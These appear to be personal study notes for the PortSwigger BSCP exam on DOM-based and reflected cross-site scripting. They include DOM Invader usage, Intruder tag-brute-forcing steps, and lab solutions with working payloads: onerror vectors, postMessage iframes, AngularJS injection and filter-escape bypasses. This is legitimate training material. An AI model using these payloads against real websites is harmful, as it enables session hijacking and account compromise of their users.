|onerror|onload, onfocus, onblur, ontoggle, onanimationend, onpointerover|
|script keyword|Use event handlers on any tag instead|
|javascript:|HTML-encode the j: javascript:alert(1)|
|" and ' (both)|Backtick in JS context; or break out of tag with > if unencoded|
DOM Invader Guide
The core workflow
DOM Invader automatically injects a unique canary string into every possible source it can find — URL parameters, hash fragments, postMessage data, cookies, etc. — and then monitors whether that canary reaches any dangerous sink.
- Enable DOM Invader in the tab and turn on “Inject canary into all sources”
- Interact with the page normally — click links, submit forms, navigate. DOM Invader is watching in the background.
- Check the DOM Invader panel. If the canary reached a sink, it shows you:
- The source (e.g.
location.hash) - The sink (e.g.
innerHTML,eval,document.write) - The stack trace showing exactly how data flowed from one to the other
- The source (e.g.
- Click “Exploit” — DOM Invader auto-generates a payload appropriate for that specific sink and tests it for you.
The postMessage feature
This is especially useful for the BSCP exam. Some DOM XSS challenges involve a page that listens for postMessage events and passes the data into a sink. DOM Invader has a dedicated postMessage tab where it:
- Intercepts all
messageevent listeners on the page - Shows you what data they accept and how they process it
- Lets you craft and send test
postMessagecalls directly from the panel
If you see a message event listener in the DOM Invader panel, click into it to see the handler code, then use the built-in fuzzer to send payloads.
What to pay attention to
The sink type tells you what payload shape you need, which matches what’s in the reference doc above. DOM Invader tells you the sink, so you don’t have to hunt for it manually:
| Sink shown | Payload shape needed |
|---|---|
innerHTML |
<img src=x onerror=alert(1)> |
document.write |
<script>alert(1)</script> |
eval / setTimeout |
raw JS: alert(1) |
location.href |
javascript:alert(1) |
src attribute |
javascript:alert(1) |
One gotcha
DOM Invader works on the rendered page in Burp’s browser, so it catches things that Burp’s passive scanner misses entirely — particularly JS frameworks that manipulate the DOM after page load (Angular, React, etc.). If a lab seems to have no obvious reflected XSS in the raw response but the page uses a JS framework, DOM Invader is the right tool to reach for first.
Exam Specific Tips
A few tips specific to the BSCP exam:
The exam favors print() over alert() — Burp’s lab grader specifically looks for print() being called in many reflected/stored XSS challenges, not alert(). Get into the habit.
For DOM XSS, the key discipline is tracing the source (where attacker-controlled data enters JS, e.g. location.hash, location.search) to the sink (where it causes execution, e.g. innerHTML, eval, document.write). The DOM Invader tool in Burp’s browser makes this much faster.
Angle brackets aren’t everything — a lot of candidates get stuck when <> are encoded. The JS string and attribute contexts don’t need them at all; event handlers and javascript: URIs get you there without any tag injection.
The encode-decode order matters — if a value is URL-decoded before being placed in an attribute, you can sometimes bypass HTML encoding by URL-encoding your payload characters (%22 for ").
Cheat Sheet Tips
What the Cheat Sheet Is
The PortSwigger XSS cheat sheet is a filterable list of:
- Tags (e.g.
<img>,<svg>,<body>, custom tags like<xss>) - Events/attributes (e.g.
onload,onerror,onfocus) - Payloads (the full working XSS vector combining a tag + event + JS)
The goal is to find which tag isn’t blocked, then which event on that tag isn’t blocked, and combine them into a working payload.
The Brute-Force Tag Step — How It Actually Works
When a lab says “brute force all tags to find which gets a 200,” here’s the exact process:
1. Get the tag list from the cheat sheet
On the cheat sheet page, click “Copy tags to clipboard”. This gives you a list of tags, each formatted like:
<img>
<svg>
<body>
<xss>
...
2. Send the search request to Burp Intruder
The injection point is almost always the search box (or whatever field reflects input). In Burp, intercept a normal search request and send it to Intruder. It will look something like:
GET /?search=test HTTP/1.1
3. Set the payload position correctly
This is the part that trips people up. You don’t just paste <img> into the field raw — you wrap the position marker around where the tag goes inside a basic XSS skeleton. Change the parameter to something like:
GET /?search=<§tag§> HTTP/1.1
The § marks are Intruder’s payload position markers (added via the “Add §” button). So Intruder will substitute each tag in, producing requests like:
/?search=<img>
/?search=<svg>
/?search=<body>
4. Paste the tag list as your payload list
In Intruder → Payloads, select Simple list and paste the copied tags. Make sure URL encoding is disabled (otherwise < becomes %3C and the server sees it differently).
5. Run and look for 200s
Most tags will get a 400 or a filtered response. The one(s) returning 200 are not blocked by the WAF/filter.
Then Brute-Force Events
Once you know an allowed tag (say <body>), you repeat the process for events. From the cheat sheet, filter by that tag and copy the events. Your Intruder position now looks like:
/?search=<body §event§=1>
Again, look for 200 responses. The allowed event becomes part of your final payload.
Putting It Together
Say you found <body> is allowed and onresize is allowed. The cheat sheet gives you the full working vector:
<body onresize="print()">
You’d then deliver that (often by making the victim resize the window, or via an iframe in the exploit server that triggers it automatically):
<iframe src="https://TARGET/?search=<body onresize=print()>" onload="this.style.width='100px'">
Key Things to Remember
- URL encoding off in Intruder payloads — you want raw angle brackets sent.
- The cheat sheet tags include the
<and>— you don’t add extra ones. - The 200 vs non-200 distinction is about the app reflecting your input normally vs. blocking/stripping it. A 200 doesn’t mean XSS fired — it means the tag wasn’t filtered, so it’s a candidate.
- Some labs reflect input inside an existing tag (like
<input value="§here§">), in which case you’d brute-force attributes rather than full tags — the setup is the same idea but the position changes.
Once this click for you mechanically, the cheat sheet becomes very fast to work with. Would you like a walkthrough of a specific lab type (e.g. reflected XSS with WAF, or stored XSS)?
DOM-Based
Document Object Model (DOM) is the programming interface that displays the web document, the tree basically. For example:
<html>
    <head>
        <title>Hello World!</title>
    </head>
    <body>
        <h1> Hello Moon! </h1>
        <p> The earth says hello! </p>
    </body>
</html>
DOM-Based attacks rely on the attacker’s ability to alter this structure and change how the web page appears to the target.
Modern Frontend Frameworks such as Angular, Vue, and React allow us to load single page applications (SPA) once and then interface with the server through APIs.
All DOM-based attacks can be summarized by insufficiently validating and sanitizing user input before using it in JavaScript which will alter the DOM. To simplify the detection of these issues, we refer to them as sources and sinks.
- source - the location where untrusted data is provided by the user to a JavaScript function
- sink - the location where the data is used in JavaScript to update the DOM

The attacker may want to alter the sink for their own purposes. Example:

goto = location.hash.slice(1) if (goto.startsWith('https:')) { location = goto; }
- The source is
location.hash.slice(1)which will take the first#(fragment) in the URL. Without sanitization, this value is set in thelocationof the DOM, which is the sink. We can exploit it with:https://realwebsite.com/#https://attacker.com
DOM-Based XSS
The most potent form of DOM-based attack, allowing you to inject JavaScript code and control of the browser. As with all DOM-based attacks, we need a source and a sink to perform the attack.
- The most common source is the URL, specifically URL fragments because we can craft a link with malicious fragments
Ex: jQuery example to navigate the page to the last viewed location
$(window).on('hashchange', function() {
  var element = $(location.hash);
  element[0].scrollIntoView();
});
We can XSS ourselves with: https://realwebsite.com#<img src=1 onerror=alert(1)></img>
But we can perform XSS on others using iframe with:
<iframe src="https://realwebsite.com#" onload="this.src+='<img src=1 onerror=alert(1)>'
- Once the website is loaded, the
srcvalue is updated to now include our XSS payload, triggering thehashchangefunction and, thus, our XSS payload.
Taint-flow vulnerabilities
- Problems with the way client-side code manipulates attacker-controllable data, when the website passes data from a source to a sink
Sources
Sources - JavaScript property that accepts data that is potentially attacker-controlled
location.search- reads input from the query stringdocument.URL document.documentURI document.URLUnencoded document.baseURI location document.cookie document.referrer window.name history.pushState history.replaceState localStorage sessionStorage IndexedDB (mozIndexedDB, webkitIndexedDB, msIndexedDB) DatabaseThese kinds of data can also be used as source to exploit taint-flow vulns:
Reflected data
Stored data
Web messages
Most common source is the URL which is typically accessed with the location object
Sinks
Sinks - a potentially dangerous function or DOM object
eval()- processes the argument passed to it as JSdocument.body.innerHTML- potentially allows an attacker to inject malicious HTML
document.write()
window.location
document.cookie
eval()
document.domain()
WebSocket()
element.src
postMessage()
setRequestHeader()
FileReader.readAsText()
ExecuteSql()
sessionStorage.setItem()
document.evaluate()
JSON.parse()
element.setAttribute()
RegExp()

Function()
setTimeout()
setInterval()
setImmediate()
execCommand()
execScript()
msSetImmediate()
range.createContextualFragment()
crypto.generateCRMFRequest()
Dom-Based Open Redirection
When a script writes attacker-controllable data into a sink that can trigger cross-domain navigation.
location
location.host
location.hostname
location.href
location.pathname
location.search
location.protocol
location.assign()
location.replace()
open()
element.srcdoc
XMLHttpRequest.open()
XMLHttpRequest.send()
jQuery.ajax()
$.ajax()
Lab: DOM-based open redirection
While navigating, the Back to Blog button shows the link https://<lab>.net/post?postId=5#
- ==I should have inspected this== and seen
<a href="#" onclick="returnUrl = /url=(https?:\/\/.+)/.exec(location); location.href = returnUrl ? returnUrl[1] : "/"">Back to Blog</a>, especiallylocation.hrefandurl- The
location.hrefis the vulnerable source - The
urlis the attacker-controllable input
- The
https://YOUR-LAB-ID.web-security-academy.net/post?postId=4&url=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/- ==Note that you are just adding the url as a parameter==
DOM-based cookie manipulation
DOM-based cookie-manipulation vulnerabilities arise when a script writes attacker-controllable data into the value of a cookie.
- construct a URL that, if visited by another user, will set an arbitrary value in the user’s cookie
The document.cookie sink can lead to DOM-based cookie-manipulation vulnerabilities.
Lab: DOM-based cookie manipulation
Inject a cookie that will cause XSS on a different page and call the print() function, requires the exploit server

<iframe src="https://<LAB>.net/product?productId=1&'><script>print()</script>" onload="if(!window.x)this.src='https://<LAB>.net/';window.x=1;">
- The original source of the
iframematches the URL of one of the product pages, except there is a JavaScript payload added to the end. When theiframeloads for the first time, the browser temporarily opens the malicious URL, which is then saved as the value of thelastViewedProductcookie. Theonloadevent handler ensures that the victim is then immediately redirected to the home page, unaware that this manipulation ever took place. While the victim’s browser has the poisoned cookie saved, loading the home page will cause the payload to execute. - Note that you have a
lastViewedProductcookie stored in your browser - Explanation of
onload
Web message manipulation and vulnerabilities
Web Messaging API
WebMessage = two windows communicating with one another
Web message vulnerabilities arise when a script sends attacker-controllable data as a web message to another document within the browser. An attacker may be able to use the web message data as a source by constructing a web page that, if visited by a user, will cause the user’s browser to send a web message containing data that is under the attacker’s control. The postMessage() method for sending web messages can lead to vulnerabilities if the event listener for receiving messages handles the incoming data in an unsafe way.
- Ex: An attacker could host a malicious
iframeand use thepostMessage()method to pass web message data to the vulnerable event listener, which then sends the payload to a sink on the parent page.
How to construct: Ex:
<script>
window.addEventListener('message', function(e) {
	eval(e.data);
});
</script>
Line-by-Line Breakdown
window.addEventListener('message', ...)This sets up a “listener” on the current window. It tells the browser: “If any other window (like a popup, an iframe, or a parent page) sends a message to this window usingpostMessage(), run the following function.”function(e) { ... }The variablee(the event object) contains the data sent by the other window. Crucially,ealso contains the origin (the URL) of whoever sent the message.eval(e.data);This is the “Sink”—the dangerous part. Theeval()function takes a string and executes it as JavaScript code.- It takes whatever was in the message (
e.data) and runs it immediately. - The Problem: There are no checks to see who sent the message or what the message contains.
- It takes whatever was in the message (
==Think of the ==window==as the container for a specific website session in a tab.==
- an
<iframe>is a nested window (this.srctalks to the window inside the frame)
Payload: <iframe src="//vulnerable-website" onload="this.contentWindow.postMessage('print()','*')">
- As the event listener does not verify the origin of the message, and the
postMessage()method specifies thetargetOrigin"*", the event listener accepts the payload and passes it into a sink, in this case, theeval()function.
Lab: DOM XSS using web messages
Solution:<iframe src="https://YOUR-LAB-ID.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')">
onload- when the page has loadedthis.contentWindow.postMessage'<img src=1 onerror=print()>'- typical XSS payload'*'- per the MDM Web Docs, the second argument forpostMessageis eitheroptionsortargetOrigin, in this case the latter. We give it*so that thetargetOrigindoesn’t matter, but it is needed because we are in two different origins, as most WebMessages will be. Consider that when use other methods.
Lab: DOM XSS using web messages and a JavaScript URL
See this in the index:
<script>
   window.addEventListener('message', function(e) {
        var url = e.data;
        if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
            location.href = url;
        }
    }, false);
</script>
- this is saying that the message will be set as the URL as long as it contains an
httporhttpsanywhere in the message (it’s checking if the index of that string is greater than -1)
Solution:<iframe src="https://<LAB_ID>.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','*')">
- This explicitly calls the JS function
print()and then commentshttpafter that
Lab: DOM XSS using web messages and JSON.parse
It looks like this is the relevant code:
<script>
    window.addEventListener('message', function(e) {
        var iframe = document.createElement('iframe'), ACMEplayer = {element: iframe}, d;
        document.body.appendChild(iframe);
        try {
            d = JSON.parse(e.data);
        } catch(e) {
            return;
        }
        switch(d.type) {
            case "page-load":
                ACMEplayer.element.scrollIntoView();
                break;
            case "load-channel":
                ACMEplayer.element.src = d.url;
                break;
            case "player-height-changed":
                ACMEplayer.element.style.width = d.width + "px";
                ACMEplayer.element.style.height = d.height + "px";
                break;
        }
    }, false);
</script>
- In the JavaScript, we can see that the event listener expects a
typeproperty and that theload-channelcase of theswitchstatement changes theiframe srcattribute - ==So we can post the Message with
\for line breaks, including a type, load-channel, url, and javascript command==
Solution:<iframe src=https://<exploit_server>.net/ onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>
Other
DOM-based document-domain manipulation
Document-domain manipulation vulnerabilities arise when a script uses attacker-controllable data to set the document.domain property. The document.domain property is used by browsers in their enforcement of the same origin policy. If two pages from different origins explicitly set the same document.domain value, then those two pages can interact in unrestricted ways
WebSocket-URL poisoning
https://portswigger.net/web-security/dom-based/websocket-url-poisoning
The WebSocket constructor can lead to WebSocket-URL poisoning vulnerabilities.
DOM-based link manipulation
DOM-based link-manipulation vulnerabilities arise when a script writes attacker-controllable data to a navigation target within the current page, such as a clickable link or the submission URL of a form.
https://portswigger.net/web-security/dom-based/link-manipulation
The following are some of the main sinks can lead to DOM-based link-manipulation vulnerabilities:
element.href
element.src
element.action
DOM-based Ajax request-header manipulation
XSS - Cross-Site Scripting
Table of Contents
- Error
- Which sinks can lead to DOM-XSS vulns?
- DOM Labs
- DOM XSS in jQuery anchor
hrefattribute sink usinglocation.searchsource - Lab: DOM XSS in
document.writesink using sourcelocation.searchinside a select element - Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
- Lab: Reflected DOM XSS
- Lab: Stored DOM XSS
- Breaking out of a string
- Making Use of HTML Encoding
- XSS In JavaScript template literals
- Reflected Labs
- Lab: Reflected XSS with angle brackets encoded
- Lab: Reflected XSS into a JavaScript string with angle bracket HTML encoded
- Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
- Lab: Stored XSS into
onclickevent with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped - Lab: Reflected XSS into HTML context with most tags and attributes blocked
- Lab: Reflected XSS into HTML context with all tags blocked except custom ones
- Lab: Reflected XSS with some SVG markup allowed
- Lab: Reflected XSS in canonical link tag
- Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped
- Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
- Lab: Reflected XSS protected by very strict CSP, with dangling markup attack
- Stored Labs
- Stored XSS into anchor
hrefattribute with double quotes HTML-encoded - Other Labs
- Lab: Exploiting cross-site scripting to steal cookies
- Lab: Exploiting cross-site scripting to capture passwords
- Lab: Exploiting XSS to bypass CSRF defenses Cheat Sheet
Break of img attribute (or others) by using "> to terminate the source and then adding the XSS
"><svg onload=alert(1)>"><script>alert("1")</script>Error
<img src=1 onerror=alert(1)>- The
srcthrows an error, so that triggers theonerror
DOM-based vulnerabilities arise when a website contains JavaScript that takes an attacker-controllable value (source), and passes it into a dangerous function (sink), this could support code execution link eval() or innerHTML.
The most common source for DOM XSS is the URL, which is typically accessed with the window.location object.
Place a random alphanumeric string into the source (such as location.search), then use devtools (not view-source, which won’t account for dynamic changes to HTML) to inspect the HTML and find where your string appears.
Which sinks can lead to DOM-XSS vulns?
The following are some of the main sinks that can lead to DOM-XSS vulnerabilities:
document.write()
document.writeln()
document.domain
element.innerHTML
element.outerHTML
element.insertAdjacentHTML
element.onevent
The following jQuery functions are also sinks that can lead to DOM-XSS vulnerabilities:
add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()
DOM Labs
DOM XSS in jQuery anchor href attribute sink using location.search source
- The jQuery code
$('#backLink').attr("href")gets the value of thehrefattribute for the HTML element with the IDbackLink.$('#backLink'): This is a jQuery selector that targets a specific HTML element on the page. The hash symbol#indicates that it is searching for an element with a matching ID, in this case, an element withid="backLink"..attr("href"): This is a jQuery method that interacts with the attributes of the selected element(s).- When called with one argument (the attribute name,
"href"), it returns the value of that attribute for the first element in the selection. - When called with two arguments, it sets the value of the specified attribute.
- When called with one argument (the attribute name,
- Note that
window.location.searchis from the URL bar - img tag, script tag, but consider the sink or context
- The context is that we are inside the href attribute, stuck the because of how jQuery works
javascript:
- The context is that we are inside the href attribute, stuck the because of how jQuery works
- JQuery is pre-fixed by
$ <section class="blog-list">will show assection.blog-listin the JQuery/#<img src=o onerror='alert()'>
Lab: DOM XSS in document.write sink using source location.search inside a select element
- On the product pages, notice that the dangerous JavaScript extracts a
storeIdparameter from thelocation.searchsource. It then usesdocument.writeto create a new option in the select element for the stock checker functionality. - Add a
storeIdquery parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL. - In the browser, notice that your random string is now listed as one of the options in the drop-down list.
- Right-click and inspect the drop-down list to confirm that the value of your
storeIdparameter has been placed inside a select element. - Change the URL to include a suitable XSS payload inside the
storeIdparameter as follows:product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>- Search the
location.searchin the browser console- In this case it was returning
?productId=1 - But if we try
?productId=1&test=test, test shows up outside the dropdown </select>gets us outside of the dropdown
- In this case it was returning
- Search the
Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
Literally just googled and saw this:
{{$on.constructor('alert(1)')()}}
- Put in in the search bar, presto
- ==View the page source and observe that your random string is enclosed in an
ng-appdirective.==
Lab: Reflected DOM XSS
Notice that a search is reflected in a JSON response called search-results.
- ==From the Site Map, notice and open the
searchResults.jsfile and notice that the JSON response is used with aneval()function call.== - Experiment with different search strings and identify that the JSON response is escaping
"’s but not\’s. \"-alert(1)}//- Because the site isn’t escaping the
\and the site isn’t escaping them, it adds a second backslash. The resulting double-backslash causes the escaping to be effectively canceled out. This means that the double-quotes are processed unescaped, which closes the string that should contain the search term. ==Result== {"searchTerm":"\\"-alert(1)}//", "results":[]}- ==In JavaScript, the dash (hyphen) in ==
-alert(1)==serves as a unary negation operator==.- In order to negate it, it must first be evaluated.
Lab: Stored DOM XSS
See this in the /resources/js/loadCommentsWithVulnerableEscapeHtml.js:
function escapeHTML(html) {
return html.replace('<', '<').replace('>', '>');
}
- This encodes angle bracket with the
replace()function- But only the first occurrence, subsequent angle brackets will be unaffected
<><img src=1 onerror=alert(1)>- Pops an alert and shows
<>in the comment (the first occurrence which was encoded)
- Pops an alert and shows
Reflected
Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.
Breaking out of a string
When characters are fully restricted - WAF that prevents your requests from ever reaching the website for example.
- Experiment with other ways of calling functions which bypass these security measures.
- One way of doing this is to use the
throwstatement with an exception handler. This enables you to pass arguments to a function without using parentheses. - The following code assigns the
alert()function to the global exception handler and thethrowstatement passes the1to the exception handler (in this casealert). The end result is that thealert()function is called with1as an argument.onerror=alert;throw 1
- One way of doing this is to use the
There are multiple ways of using this technique to call functions without parentheses.
Making Use of HTML Encoding
When the XSS context is some existing JavaScript within a quoted tag attribute, such as an event handler, it is possible to make use of HTML-encoding to work around some input filters. If the server-side application blocks /sanitizes certain characters necessary for the XSS , you can often bypass the input validation by HTML-encoding those characters. Ex:
- If the XSS context is:
<a href="#" onclick="... var input='controllable data here'; ...">and the application blocks or escapes single quote characters, you can use the following payload to break out of the JavaScript string and execute your own script: '-alert(document.domain)-'- Because the browser HTML-decodes the value of the
onclickattribute before the JavaScript is interpreted, the entities are decoded as quotes, which become string delimiters, and so the attack succeeds.
XSS In JavaScript template literals
JavaScript template literals - string literals that allow embedded JavaScript expressions. They are encapsulated in backticks instead of normal quotation marks, and embedded expressions are identified using the ${...} syntax. Ex:
document.getElementById('message').innerText = `Welcome, ${user.displayName}.`;- It’s the “Welcome” + expression part
- When the XSS context is into a JavaScript template literal, there is no need to terminate the literal. Instead, you simply need to use the
${...}syntax to embed a JavaScript expression that will be executed when the literal is processed. Ex: ${alert(document.domain)}inside:<script> ... var input = `controllable data here`; ... </script>
Reflected Labs
Lab: Reflected XSS with angle brackets encoded
"onmouseover='alert(1)' or "onmousemove='alert(1)'
- maybe this just means that the angle brackets are already there like this:
< xss example>
Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
\';alert(document.domain)// per contexts
- gets converted to
\\';alert(document.domain)// - first
\means that the second is treated literally, allowing the'to be executed as a string terminator - if we put
';alert(document.domain)//, it would get translated to\';alert(document.domain)//(on the backend) - But it would should it the web page as:
'';alert(document.domain)//'- The single
'’s around both sides are intentional quotes by the web page to show that you searched for';alert(document.domain)// - The correct answer translates to
'\\';alert(document.domain)//'on the backend
- The single
Lab: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped
